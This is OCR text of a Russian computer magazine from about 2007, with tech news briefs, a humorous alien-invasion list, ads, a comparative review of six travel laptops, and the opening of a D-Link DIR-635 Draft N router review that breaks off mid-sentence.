Все мы уже привыкли, что на рынке процессоров присутствуют два крупных игрока — Intel и AMD. Но в битву внезапно вмешалась до этого неизвестная компания Tilera со своим 64-ядерным процессором Tile64. Создатели заявляют, что по мощности он в 10 раз превосходит двуядерники Intel Xeon и в 40 раз — DSP производства Texas Instruments. Изготовлен процессор по 90-нм технологии и работает на частотах от 600 до 1000 МГц. Главным его отличием от конкурентов является наличие коммутационного блока на каждом ядре, что позволяет последнему передавать данные на четыре соседних ядра. Каждое ядро способно перегонять 500 Гбит в секунду, что позволяет одновременно обрабатывать до восьми видеопотоков стандартной четкости, либо 2 потока 720p, либо один в формате 1080p. Применять процессор планируется в бытовой электронике, цифровых тюнерах, сетевых концентраторах и прочих устройствах. В дальнейшем компания собирается начать выпуск 36-ядерной и 120-ядерной модификации чипа. А для домашних ПК все остается по-прежнему...








SENNHEISER
COMMUNICATIONS
любое
преимущество
оправдано
ООО «Сеннхайзер Аудио»
2-я Звенигородская ул., 13, стр. 43
Россия, 123022, Москва
Тел.: (495) 229 37 01, факс: (495) 229 37 02
info@sennheiseraudio.com
www.sennheiseraudio.com
Публикуется на правах рекламы



Свято место...

Не прошло и нескольких лет, как сайт Allofmp3.com умер. Давление Штатов на Россию по поводу этого портала наконец-то одержало верх. Ходят слухи, что к закрытию магазина имеют непосредственное отношение люди из Кремля. Владельцы сайта до сих пор пытаются отстоять свою позицию, утверждая, что никаких законов РФ они не нарушали. Но тем не менее сайт уже продолжительное время не функционирует. Искоренить музыкальное пиратство закрытием одного сайта невозможно — последователей предостаточно, и постоянно появляются новые. Одним из них является ресурс mp3alfa.com, который не только продает музыкальные композиции, но и раздает их бесплатно. Чтобы, не потратив денег, загрузить нужный трек, необходимо в течение минуты смотреть на рекламный баннер. Надо сказать, что подобная идея давно висела в воздухе и вот наконец получила вполне достойную реализацию.




Каждый 4-й американец за год не прочитал ни одной книги.

Поисковое кино

Все мы привыкли, что в основу фильмов ложатся события различных художественных произведений, компьютерных игр, комиксов, других фильмов, возможно, какие-то исторические события. Но фильм о поисковой системе — это что-то новое. 38-летний житель Лос-Анджелеса Джим Киллин (Jim Killeen) снял фильм под названием Google Me («Найди меня»), в котором рассказывается о поисковой системе, ее возможностях и сервисах. Как-то Джим сидел в интернете и случайно нагуглил семерых своих полных тезок со всего мира. Именно это подтолкнуло его к созданию документального фильма. Какая, собственно, связь между фильмом и тезками, никто сначала не понял, но автор объяснил, что «фильм создавался с целью пробудить в пользователях интернета желание найти своих однофамильцев». В данный момент идет монтаж ленты, но в недоработанном виде ее уже можно посмотреть на сайте автора: www.googlemethemovie.com. Да, и если ты думаешь, что узнаешь из фильма что-то новое и интересное о поисковике, то лучше не трать на него свое время — в картине человек рассказывает, как вбил в поисковик свое имя и что случилось дальше.





Широкоэкранный стиляга

В Россию начинаются поставки широкоэкранного монитора Samsung 2032BW, который был удостоен престижной международной награды iF Design Award 2007. Стоит сразу отметить, что награду за дизайн этот монитор получил заслуженно — глянцево-черный монитор с обтекаемыми формами сразу притягивает к себе взгляд. Внешний вид также украшает отсутствие каких-либо винтов на поверхности. Интересно, что в подставке дисплея использован шарнир из новейшего материала — эластомера, обеспечивающий вращение и сборку. Это решение было отмечено международным жюри конкурса 2007 iF Material Award золотой медалью. Изображение ничем не уступает внешнему виду: четкость и насыщенность достигаются яркостью 300 кд/$м^2$ и сверхвысокой контрастностью — 3000:1. Технология Samsung MagicBright3 позволяет достичь малого времени отклика — всего 2 мс, что даст возможность комфортно смотреть динамичные фильмы и играть в игры. Монитор имеет диагональ 20 дюймов и разрешение 1680x1050.

Стильная призма

Nokia представила новую серию мобильных телефонов под названием Prism. Эта серия предназначена для людей, придающих большое значение стилю телефона. Неповторимый внешний вид достигается благодаря использованию уникальных цветов, материалов и графики. Телефоны отличаются острыми углами, формами, напоминающими огранку у бриллианта, и ориганальными клавиатурами. Серия включает в себя два аппарата — Nokia 7900 Prism и Nokia 7500 Prism. Первый отличает задняя аллюминиевая крышка с лазерной штамповкой, 49 вариантов цветов подсветки дисплея с клавиатурой и экран из органических светодиодов на 16 миллионов цветов. Заставка на телефоне в течении дня незаметно изменяется в зависимости от времени суток, заряда батареи и уровня сигнала. В комплекте идет внешняя карта памяти на 1 Гб. 7500 легко узнать по полированному черному корпусу, украшенному сменной цветной полоской. В режиме воспроизведения музыки телефон может проработать до 9 часов от одного заряда батареи. В комплекте идет карточка на 2 Гб, на которую можно записать до 1500 песен. Оба телефона оснащены 2-мегапиксельными камерами и появятся в продаже в течение 3-го квартала 2007 года.








Школьная форма с секретом

В Великобритании родители школьников очень озабочены возможностью похищения их детей и в каждый момент времени хотят быть в курсе, где находится их чадо. Узнав об этом, компания Trutex, которая является одним из крупнейших поставщиков школьной формы, думает о том, чтобы оснастить всю форму встроенными GPS-передатчиками. Пока компания рассматривает рыночные перспективы такой формы и подчеркивает, что повышенный интерес к такому способу слежения связан с недавним похищением трехлетней Маделейн Макканн. Что касаемо самих школьников, то треть из них одобрила подобный способ слежки за ними же. Видимо треть учащихся британских школ — ботаники, которые никогда эту школу не прогуливают. Но старшеклассники практически единогласно высказались против такой идеи, поскольку почуяли возможность быть глупо застуканными за распитием коки в парке вместо уроков как учителями, так и родителями. Подобными темпами схожие чипы начнут вставлять уже при рождении в памперсы и заставлять носить всю жизнь...

Скончался самый известный фрикер

58-летний Джо Энгрессиа (Joe Engressia), самый известный и гениальный телефонный фрикер, легально сменивший свое имя на Joybubbles, скончался у себя дома в Миннеаполисе 8 августа. Джо играл одну из ведущих ролей в развитии субкультуры фрикинга. Еще в юном возрасте, в 70-х годах, он нашел способ бесплатно звонить по телефону, используя специальный свист. Его выгнали из университета Южной Флориды, после того как он открыл возможность неограниченно говорить из любой точки мира за $1 своим друзьям. За то, что он пытался всю жизнь оставаться пятилетним ребенком, Джо получил прозвище «Питер Пен телефонного взлома». У себя дома он хранил коллекцию плюшевых медведей и других игрушек, которые оставались с ним с самого его детства. Джо с рождения был слепым, а уровень его IQ удивлял многих — 172 единицы. Причина смерти пока выясняется.



отразить вторжение инопланетян. просто.



1. Соберите армию, вызовите флот и позвоните на канал Discovery.

Они всё знают. Они могут атаковать с воздуха и взять ситуацию под контроль, но потом проблемы будут и у вас, и у них. На них работают лучшие ученые, они владеют последними разработками, созданными как раз для таких целей. Может, они вам и помогут.



2. Украдите ключи от их корабля.

Звучит безумно, но должно сработать. Когда они поймут, что застряли здесь, возможно, решат расслабиться и отдохнуть от завоеваний.



3. Чихайте на них.

Иммунная система пришельцев отличается от нашей. Значит, даже обычный насморк может стать для них смертельным. Чихайте и кашляйте в их сторону, плюйтесь во время разговора – даже если с иммунитетом у них все в порядке, они могут обидеться на грубость и улететь.

4. Попробуйте договориться. (Или не пробуйте.)

Может, они и не пришли к нам с миром, но все-таки это высокоразвитые существа. Представьте, что они ваши клиенты, и продайте им идею, что человечество нужно беречь. Покажите презентацию на 50 слайдов, а затем заключите сделку. Или просто хватайте их за ноги и раскручивайте, пока не закружится голова.



5. Заморочьте им голову, а потом – бегите.

Пришельцы не знают, кто тут главный. Скажите им, что на Земле правят белки, а люди – их покорные рабы. И пока они будут вести переговоры с белками, убегайте и прячьтесь.

6. Все средства хороши.

Никто вас не осудит, если драка будет нечестной. Против совершенного оружия и превосходящего интеллекта придется действовать другими методами. Не стесняйтесь использовать любые средства – царапаться, пинаться, кусаться, притворяться мертвым и даже дать пришельцу межгалактический щелбан.


АЛЕКСЕЙ ПОЛЯКОВ


СЕРГЕЙ НИКИТИН

КОМПЬЮТЕР В ДОРОГУ!

СПИСОК ТЕСТИРУЕМОГО ОБОРУДОВАНИЯ

- Desten CyberBook S843
- MSI MEGABOOK PR200
- MSI MEGABOOK PR310
- Rover RoverBook Navigator V100WH
- Sony VAIO VGN-CR11S/W
- Toshiba Satellite U300

СРАВНИТЕЛЬНОЕ ТЕСТИРОВАНИЕ ПОРТАТИВНЫХ НОУТБУКОВ

В НАШ ВЕК КОМПЬЮТЕРНЫЕ ТЕХНОЛОГИИ УЖЕ НЕОТДЕЛИМЫ ОТ ПОВСЕДНЕВНОЙ ЖИЗНИ ЧЕЛОВЕКА. ВСЕГО ЛЕТ 15 НАЗАД ПОРТАТИВНЫМ КОМПЬЮТЕРОМ НАЗЫВАЛСЯ ЗДОРОВЕННЫЙ ЛЭПТОП, КОТОРЫЙ, НЕМНОГО НАПРЯГШИСЬ, МОЖНО БЫЛО ВОЗИТЬ С СОБОЙ НА ОТНОСИТЕЛЬНО НЕБОЛЬШИЕ РАССТОЯНИЯ, ТЩАТЕЛЬНО СЛЕДЯ ЗА ТЕМ, ЧТОБЫ СЛУЧАЙНО НЕ «ПРИЛОЖИТЬ» ГДЕ-НИБУДЬ ХРУПКУЮ И ГРОМОЗДКУЮ КОНСТРУКЦИЮ. ПОТОМ ПОЯВИЛИСЬ ПЕРВЫЕ НОУТБУКИ СТАНДАРТНЫХ ГАБАРИТОВ, ПРИГОДНЫЕ ДЛЯ ЕЖЕДНЕВНЫХ ПУТЕШЕСТВИЙ. ЗАТЕМ НАСТУПИЛА ЭПОХА ВСЕОБЩЕЙ МИНИАТЮРИЗАЦИИ, ЛЭПТОПЫ И НОУТБУКИ ПЕРЕКОЧЕВАЛИ НА ОФИСНЫЕ СТОЛЫ, А ИХ МЕСТО ПРОЧНО ЗАНЯЛИ КПК, КОММУНИКАТОРЫ И ПРОЧИЕ МИНИАТЮРНЫЕ ДЕВАЙСЫ. НО ЗА УМЕНЬШЕНИЕ РАЗМЕРОВ ПРИШЛОСЬ ПЛАТИТЬ И ГИБКОСТЬЮ, И УДОБСТВОМ, И ВОЗМОЖНОСТЯМИ. ВЗЯТЬ ХОТЯ БЫ ТО ОБСТОЯТЕЛЬСТВО, ЧТО НАБИВАТЬ БОЛЬШОЙ ТЕКСТ, ПОЛЬЗУЯСЬ СТИЛУСОМ ВМЕСТО КЛАВИАТУРЫ, КРАЙНЕ НЕУДОБНО. ПОЭТОМУ ЕСЛИ ТЕБЕ ПРИХОДИТСЯ МНОГО РАБОТАТЬ ЗА КОМПЬЮТЕРОМ, ТО, СКОРЕЕ ВСЕГО, ОТПРАВЛЯЯСЬ В ПОЕЗДКУ, ТЫ БУДЕШЬ БРАТЬ С СОБОЙ НЕ КПК, А ЛЕГКИЙ, НАДЕЖНЫЙ И КОМПАКТНЫЙ НОУТБУК. ВОЗМОЖНО, ОДИН ИЗ ТЕХ, КОТОРЫЕ МЫ ПРОТЕСТИРОВАЛИ.

МЕТОДИКА ТЕСТИРОВАНИЯ

Главное в любом компьютере — это, разумеется, его производительность. Ее мы оценивали с помощью программ 3DMark 2005, 3DMark 2006, PCMark 2004 и PCMark 2005. К сожалению, некоторые из них оказались несовместимы с Windows Vista, несмотря на все установленные патчи; некоторые тесты зависали и из-за проблем с видеосистемой (ведь мощных графических плат в портативные ноутбуки, как правило, не ставят).

Для создания более полной картины мы запускали тесты дважды — с питанием от сети и от батареи, переключаясь на соответствующий профиль питания (в последнем случае система обычно снижает производительность, чтобы уменьшить расход энергии). Поскольку время жизни аккумулятора компьютера в путешествии гораздо критичнее, чем таковое у настольного ноутбука, этому показателю мы также уделили большое внимание. Этот тест мы провели с помощью утилиты Battery Eater Pro 2.7.

Прогонялся также встроенный в WinRar тест пропускной способности памяти. Температура во время всего процесса тестирования контролировалась утилитой Everest Ultimate. Далеко не последние показатели для девайса, который значительную часть времени будет проводить на твоих коленях, — это удобство, компактность и эргономичность. Эти параметры тоже существенно повлияли на наши оценки.



Desten CyberBook S843




●●●●●●●○○○

Технические характеристики:
Процессор, ГГц: **1,8, Intel Core 2 Duo T5600**
Память, Мб: **512**
Размер экрана, дюймы: **13,3**
Видеоплата, Мб: **Intel GMA 950**
Жесткий диск, Гб: **100**
Оптический привод: **DVD-RW Super Multi**
Средства связи: **модем, LAN, Wi-Fi**
Интерфейсы: **USB, mic, ear, Express Card, VGA, FireWire, COM**
Габариты, мм: **312x257x37**
Вес, кг: **2,6**

Этот защищенный ноутбук разработан в основном в расчете на людей экстремальных профессий, вынужденных работать в условиях высокой температуры и влажности, но будет полезен и просто в путешествии, в лесу, да и во всех местах, куда ты побоишься брать более хрупкую конструкцию. Экран девайса усилен ребрами жесткости, а клавиатура надежно защищена от воды и имеет специальные желобки для ее стока. Добавь к этому ударостойкий корпус и ты поймешь, что этот неубиваемый ноут действительно стоит требуемых за него денег.

Неплохо справилось изделие от Desten и с нашими тестами; завис он всего на одном из них. Дополнительно имеются встроенная web-камера и COM-порт. За высокую степень защиты приходится платить, и в первую очередь габаритами и весом, да и цена устройства оправдывает себя, только если тебе действительно необходима машинка для жест ких условий эксплуатации. Кроме того, этот ноутбук оказался самым «прожорливым» участником теста в плане траты ресурса батареи.



Самым экономичным в плане расхода ресурса батареи оказался Roverbook. Остальные «поедают» ресурс аккумулятора примерно одинаково, лишь сверхзащищенный монстр от Desten делает это гораздо быстрее




MSI MEGABOOK PR200

●●●●●●●○○○

Технические характеристики:
Процессор, ГГц: **1,8, Intel Core 2 Duo T7100**
Память, Мб: **1024, модуль Intel TurboMemory 1 Гб**
Размер экрана, дюймы: **12**
Видеоплата, Мб: **320, Intel GMA 3100**
Жесткий диск, Гб: **120**
Оптический привод: **DVD Super Multi**
Средства связи: **модем, LAN, Wi-Fi**
Интерфейсы: **USB, mic, ear, Express Card, VGA, HDMI-out**
Габариты, мм: **303x231x29,5**
Вес, кг: **1,8**

Этот легкий и стильный девайс построен на платформе Intel Centrino Duo и обладает массой дополнительных возможностей (например, здесь присутствует дактилоскопический сканер, позволяющий вместо ввода пароля просто приложить палец к специальной панели, и телевизионный приемник стандарта DTV). Также имеется 1,3-мегапиксельная web-камера. Все это в сочетании со эффектным дизайном и высококачественным экраном позволит тебе в полной мере насладиться путешествием с такой машинкой. Достаточно неплохо показал себя девайс и в тестах, хотя в главном «мобильном» тесте — на расход батареи — занял второе место по «прожорливости». Видеоподсистема на основе Intel GMA 3100 также продемонстрировала неплохую производительность, так что не только поработать, но и немного поиграть вполне можно. Отсутствует порт DVI, что может создать проблемы при подключении современных мониторов. Также в ноутбуке устновлен модуль flash-памяти Intel TurboMemory, ускоряющий ускорость загрузки системы и приложений.



А в этом тесте результаты оказались несколько неожиданными. Видимо, это связано с тем, что на скорость работы реальных (а не тестовых) приложений все-таки больше влияют не характеристики железа, а количество фоновых процессов, работа предустановленного софта, настройки системы и масса других параметров




MSI MEGABOOK PR310

●●●●●●●○○○

Технические характеристики:
Процессор, ГГц: **1,6, AMD Turion X2 TL-52**
Память, Мб: **512**
Размер экрана, дюймы: **13,3**
Видеоплата, Мб: **128, ATI EXPRESS 1150**
Жесткий диск, Гб: **80**
Оптический привод: **DVD Super Multi**
Средства связи: **модем, LAN, Wi-Fi**
Интерфейсы: **USB, mic, ear, Express Card, VGA, FireWire**
Габариты, мм: **308,5x226,5x27-34**
Вес, кг: **2**

Это компактный, стильный и, что немаловажно, доступный по цене ноутбук от MSI, который удобно взять с собой в дорогу. Экран отличается достаточно высоким качеством, так что ломать глаза тебе не придется. Результаты тестирования, конечно, не самые выдающиеся, но, учитывая достаточно скромные характеристики и цену девайса, вполне достойные. Хотя глянцевое покрытие корпуса и придает устройству дополнительную изысканность, на нем хорошо видны отпечатки пальцев и будут заметны малейшие царапины, неизбежно появляющиеся при длительных разъездах. Порт DVI отсутствует. Очень слабая графическая система: один из тестов был завален, а во втором показана наименьшая производительность.



Здесь влияние графической системы не сказывается, и бюджетный MSI MEGABOOK PR200 уверенно догоняет двух абсолютных лидеров в лице Sony и Toshiba




RoverBook Navigator V100WH

●●●●●●●○○○

Технические характеристики:
Процессор, ГГц: **1,2, Intel Core Duo ULV U2500**
Память, Мб: **1024**
Размер экрана, дюймы: **11,1**
Видеоплата, Мб: **256, Intel GMA 950**
Жесткий диск, Гб: **100**
Оптический привод: **DVD-RW DL Super Multi**
Средства связи: **модем, LAN, Wi-Fi**
Интерфейсы: **USB, mic, ear, Express Card, VGA, FireWire**
Габариты, мм: **266x202,5x34,5**
Вес, кг: **1,56**

Очень легкая, компактная и достаточно мощная модель. Поставляется в двух конфигурациях: с процессором Intel Core Duo uLV и с Intel Celeron M uLV. В нашу тестовую лабораторию попал первый, более мощный вариант. Несмотря на небольшие габариты, клавиатура ноутбука полноразмерная (82 клавиши), а экран широкоформатный. Производительность в целом неплохая. Порадовал нас и ресурс работы от аккумулятора — более двух часов, притом что яркость экрана в этом режиме снижается лишь незначительно. Видеокарта установлена достаточно скромная: для работы ее хватит, а вот порезаться в новые игрушки вряд ли получится. Запихивание полноразмерной клавиатуры в сверхмалые габариты привело к тому, что сами клавиши оказались совсем уж миниатюрными. Имеется всего два USB-разъема, так что, возможно, тебе придется докупать USB-хаб.



Проблемы совместимости Windows Vista со старым софтом дали о себе знать: трое из семи участников не смогли пройти этот тест. Из прошедших тест победителем стал, как ни странно, Desten CyberBook S843



Мониторы 732N / 932B / 932GW / 932BF

Представьте... форма, совершенная от природы

Ни одной случайной линии и ни одной лишней детали. Естественно, ведь подход к дизайну был подсказан самой природой. Эргономичный, в тоже время такой элегантный корпус и самая современная ЖК-матрица. Идеально выверенное сочетание, нашедшее свое воплощение в новых мониторах Samsung.



Единая служба поддержки: 8-800-555-55-55 (звонок по России бесплатный).

Галерея Samsung: г. Москва, ул. Тверская, д. 9/17, стр. 1. www.samsung.ru. Товар сертифицирован. Реклама.




Toshiba Satellite U300

●●●●●●●○○○

Технические характеристики:
Процессор, ГГц: **1,8, Intel Core 2 Duo**
Память, Мб: **1024**
Размер экрана, дюймы: **13,3**
Видеоплата, Мб: **320, Intel GMA X3100**
Жесткий диск, Гб: **80**
Оптический привод: **DVD Super Multi**
Средства связи: **модем, LAN, Wi-Fi**
Интерфейсы: **USB, mic, ear, Express Card, VGA**
Габариты, мм: **310x227x30**
Вес, кг: **1,4**

Дизайн этого устройства классический и, можно даже сказать, неброский, но, взяв ноутбук в руки, понимаешь, что сделан он добротно. Дизайнеры Toshiba пошли по правильному пути: вместо того чтобы шокировать покупателя гламурной отделкой и другими внешними изысками, они сделали весьма достойную машинку для реальной работы в полевых условиях. Неплохо дело обстоит и с начинкой: по результатам тестов Toshiba Satellite U300 лишь чуть-чуть уступает нашему рекордсмену Sony VAIO VGN-CR11S/W, и это при куда меньшем весе и цене. Из дополнительных возможностей имеется встроенная web-камера. Два из трех портов USB расположены вплотную друг к другу, и их одновременное использование затруднительно. Отсутствие порта DVI создает дополнительные проблемы при подключении многих современных мониторов.



Этот тест смогло пройти большее количество участников, и появилась возможность сравнить производительность видеосистемы бюджетных моделей. Из них лучшие результаты у MSI MEGABOOK PR200. Ну а абсолютный рекордсмен, как всегда, Sony



Sony VAIO VGN-CR11S/W

●●●●●●●●●○

Технические характеристики:
Процессор, ГГц: **1,8 ГГц, Intel Core 2 Duo T7100**
Память, Мб: **2048**
Размер экрана, дюймы: **14**
Видеоплата, Мб: **512, Intel GMA X3100**
Жесткий диск, Гб: **120**
Оптический привод: **DVD-RW DL Super Multi**
Средства связи: **модем, LAN, Wi-Fi, Bluetooth**
Интерфейсы: **USB, mic, ear, Express Card, VGA, S-Video**
Габариты, мм: **335,1x42,5x249**
Вес, кг: **2,5**

Ослепительно-белый красавец от Sony, как всегда, порадовал нас своим безупречным дизайном. Конечно, естественнее всего видеть такой агрегат на столе начальника, хотя вес его и габариты не настолько запредельны, чтобы его нельзя было взять с собой в дорогу. Имеется встроенная 1,3-мегапиксельная web-камера. Произвела впечатление клавиатура, очень удобная и вдобавок имеющая мягкий ход клавиш. В большинстве наших тестов Sony VAIO VGN-CR11S/W стал абсолютным победителем. Не в последнюю очередь на производительности сказывается графическая система на основе Intel Graphics Media Accelerator X3100. А вот время работы от аккумулятора оказалось стандартным — около 1,5 часов.

Далеко не каждый может себе позволить такого красавца — для многих его цена окажется заоблачной. Тачпад сделан не самым удобным образом. Великолепная отделка корпуса заставляет постоянно сдувать с него пылинки и панически бояться царапин, которых не избежать в путешествии.

ВЫВОДЫ

Разумеется, однозначно плохих ноутбуков не бывает (иначе бы их никто не покупал), так же как и безупречных во всех отношениях (тогда бы покупали только их). Для каждой конкретной цели в каждом конкретном случае подойдет определенная модель. Сегодня мы протестировали семь ноутбуков, разработанных в расчете на использование их в регулярных поездках. Награду «Выбор редакции» мы отдаем Sony VAIO VGN-CR11S/W за хорошую производительность и прекрасный дизайн. Если же тебе страшновато всюду носить с собой девайс стоимостью более 2000 долларов или тебе просто нужна машинка покомпактнее, то хорошим решением будет MSI MEGABOOK PR310. Ему мы отдаем награду «Лучшая покупка»: за сравнительно невысокую цену он предлагает удобство, компактность и не самую плохую производительность. Впрочем, и остальные модели не стоит сбрасывать со счетов. Например, если тебе нужна машинка для экстремальных путешествий, то вспомни о Desten CyberBook S843, который выживет там, где все другие сгорят, разобьются или утонут. А если главное для тебя — конфиденциальность информации, то, возможно, ты обратишь внимание на MSI MEGABOOK PR200 с его встроенным дактилоскопическим сканером.

TEST_LAB ВЫРАЖАЕТ БЛАГОДАРНОСТЬ ЗА ПРЕДОСТАВЛЕННОЕ НА ТЕСТИРОВАНИЕ ОБОРУДОВАНИЕ РОССИЙСКИМ ПРЕДСТАВИТЕЛЬСТВАМ КОМПАНИЙ DESTEN, MSI, ROVERBOOK, SONY И TOSHIBA.



ИГОРЬ ФЕДЮКИН

DRAFT N ИНТЕРНЕТ-ШЛЮЗ ОТ D-LINK

ОБЗОР WI-FI ГЕЙТА D-LINK DIR-635



Можно констатировать тот факт, что новейшие Wi-Fi устройства перешли на новый этап развития. Причин тому как минимум две: выпуск мобильной платформы Intel Santa Rosa с интегрированным Draft N адаптером, а также начало сертификационной программы Wi-Fi Alliance устройств, разработанных по второй версии чернового стандарта IEEE 802.11n. Таким образом, на рынке начинают появляться ноутбуки, изначально готовые к работе в сетях Draft N, а сертификация Wi-Fi Alliance, вероятнее всего, поможет решить проблемы совместимости оборудования разных производителей. Позволит ли это «уже сейчас пользоваться технологиями завтрашнего дня», покажут время и наши тесты, а пока мы продолжаем исследовать регулярно выходящие новинки Wi-Fi роутеров. На этот раз в нашей тестовой лаборатории побывал интернет-шлюз D-Link RangeBooster N650 (DIR-635), также оснащенный встроенной Wi-Fi точкой доступа Draft N.

ВНЕШНИЙ ВИД

Дизайн шлюза от D-Link продолжает удачную модельную линейку GamerLounge: стильный черный корпус с серебристой окантовкой, полоса светоиндикаторов зеленого цвета на черном фоне. Девайс выглядит очень стильно, и, надо сказать, D-Link постепенно перестает ассоциироваться с

ТЕХНИЧЕСКИЕ ХАРАКТЕРИСТИКИ

Интерфейсы: 1x WAN (RJ-45), 4x LAN (RJ-45) 10/100 Мбит/сек
Беспроводная точка доступа Wi-Fi: IEEE 802.11 b/g + Draft N (до 300 Мбит/сек)
Безопасность: WEP (до 128 бит), WPA/WPA-PSK, WPA2/WPA2-PSK (TKIP/AES/TKIP+AES)
Функции роутера: NAT/NAPT, DynDNS, DHCP, Traffic Shaping
Функции файрвола: SPI, Packet Filter, URL Filter, MAC Filter, Access Control
Дополнительно: порт USB 2.0
ЦЕНА: $150

однотипными серыми коробками. На лицевой панели находятся светодиоды питания, состояния устройства, активности проводных сегментов LAN и WAN, а также беспроводной сети и загрузки WCN-профиля по USB. С тыльной стороны располагаются 3 разъема для подключения антенн, 4 порта LAN, USB- и WAN-порты, кнопка сброса на заводские настройки и разъем питания. Разъем USB здесь может быть использован только для автоматической настройки Wi-Fi с помощью шаблонов WCN. D-Link DIR-635 поставляется с тремя антеннами с коэффициентом усиления 3 dBi у каждой.

ФУНКЦИОНАЛЬНЫЕ ВОЗМОЖНОСТИ

На WAN-интерфейсе шлюза доступно использование установок Static и Dynamic протокола IP, а также туннелей PPPoE, PPTP и L2TP. В двух последних случаях IP-адреса провайдерского шлюза и VPN-сервера задаются раздельно, что позволяет подключаться к PPTP/L2TP-серверу даже в случае его нахождения вне пользовательского сегмента. Не совсем понятно отсутствие такой полезной функции, как статическая маршрутизация. В случае установления связи по протоколам PPPoE/PPTP/L2TP шлюз забывает о базовой сети, и таким образом мы лишаемся доступа к ресурсам внутренней сети. Присутствует возможность достаточно гибко задавать функцию трансляции портов (NAPT). За эти настройки здесь отвечает два раздела: Virtual Server и Port Forwarding. Их суть идентична, разве что в первом случае нам предлагается указать порты поштучно (один внешний — одному внутреннему), причем остается возможность транслировать X внешний порт на Y внутренний. Это может потребоваться, к примеру, если провайдер фильтрует некоторые стандартные номера портов (например, FTP:21 или HTTP:80). В настройках Port Forwarding можно задавать целые диапазоны портов для трансляции, однако трансляции вида «X -> Y» тут уже сделать не получится. Здесь имеется большое количество пресетов для всевозможных игр и приложений, так что вполне возможно, настройка трансляции сведется к выбору названия игры и заданию внутреннего адреса компьютера.
Как и в предыдущих моделях серии GamerLounge, здесь присутствует возможность классификации трафика. Можно возложить определение

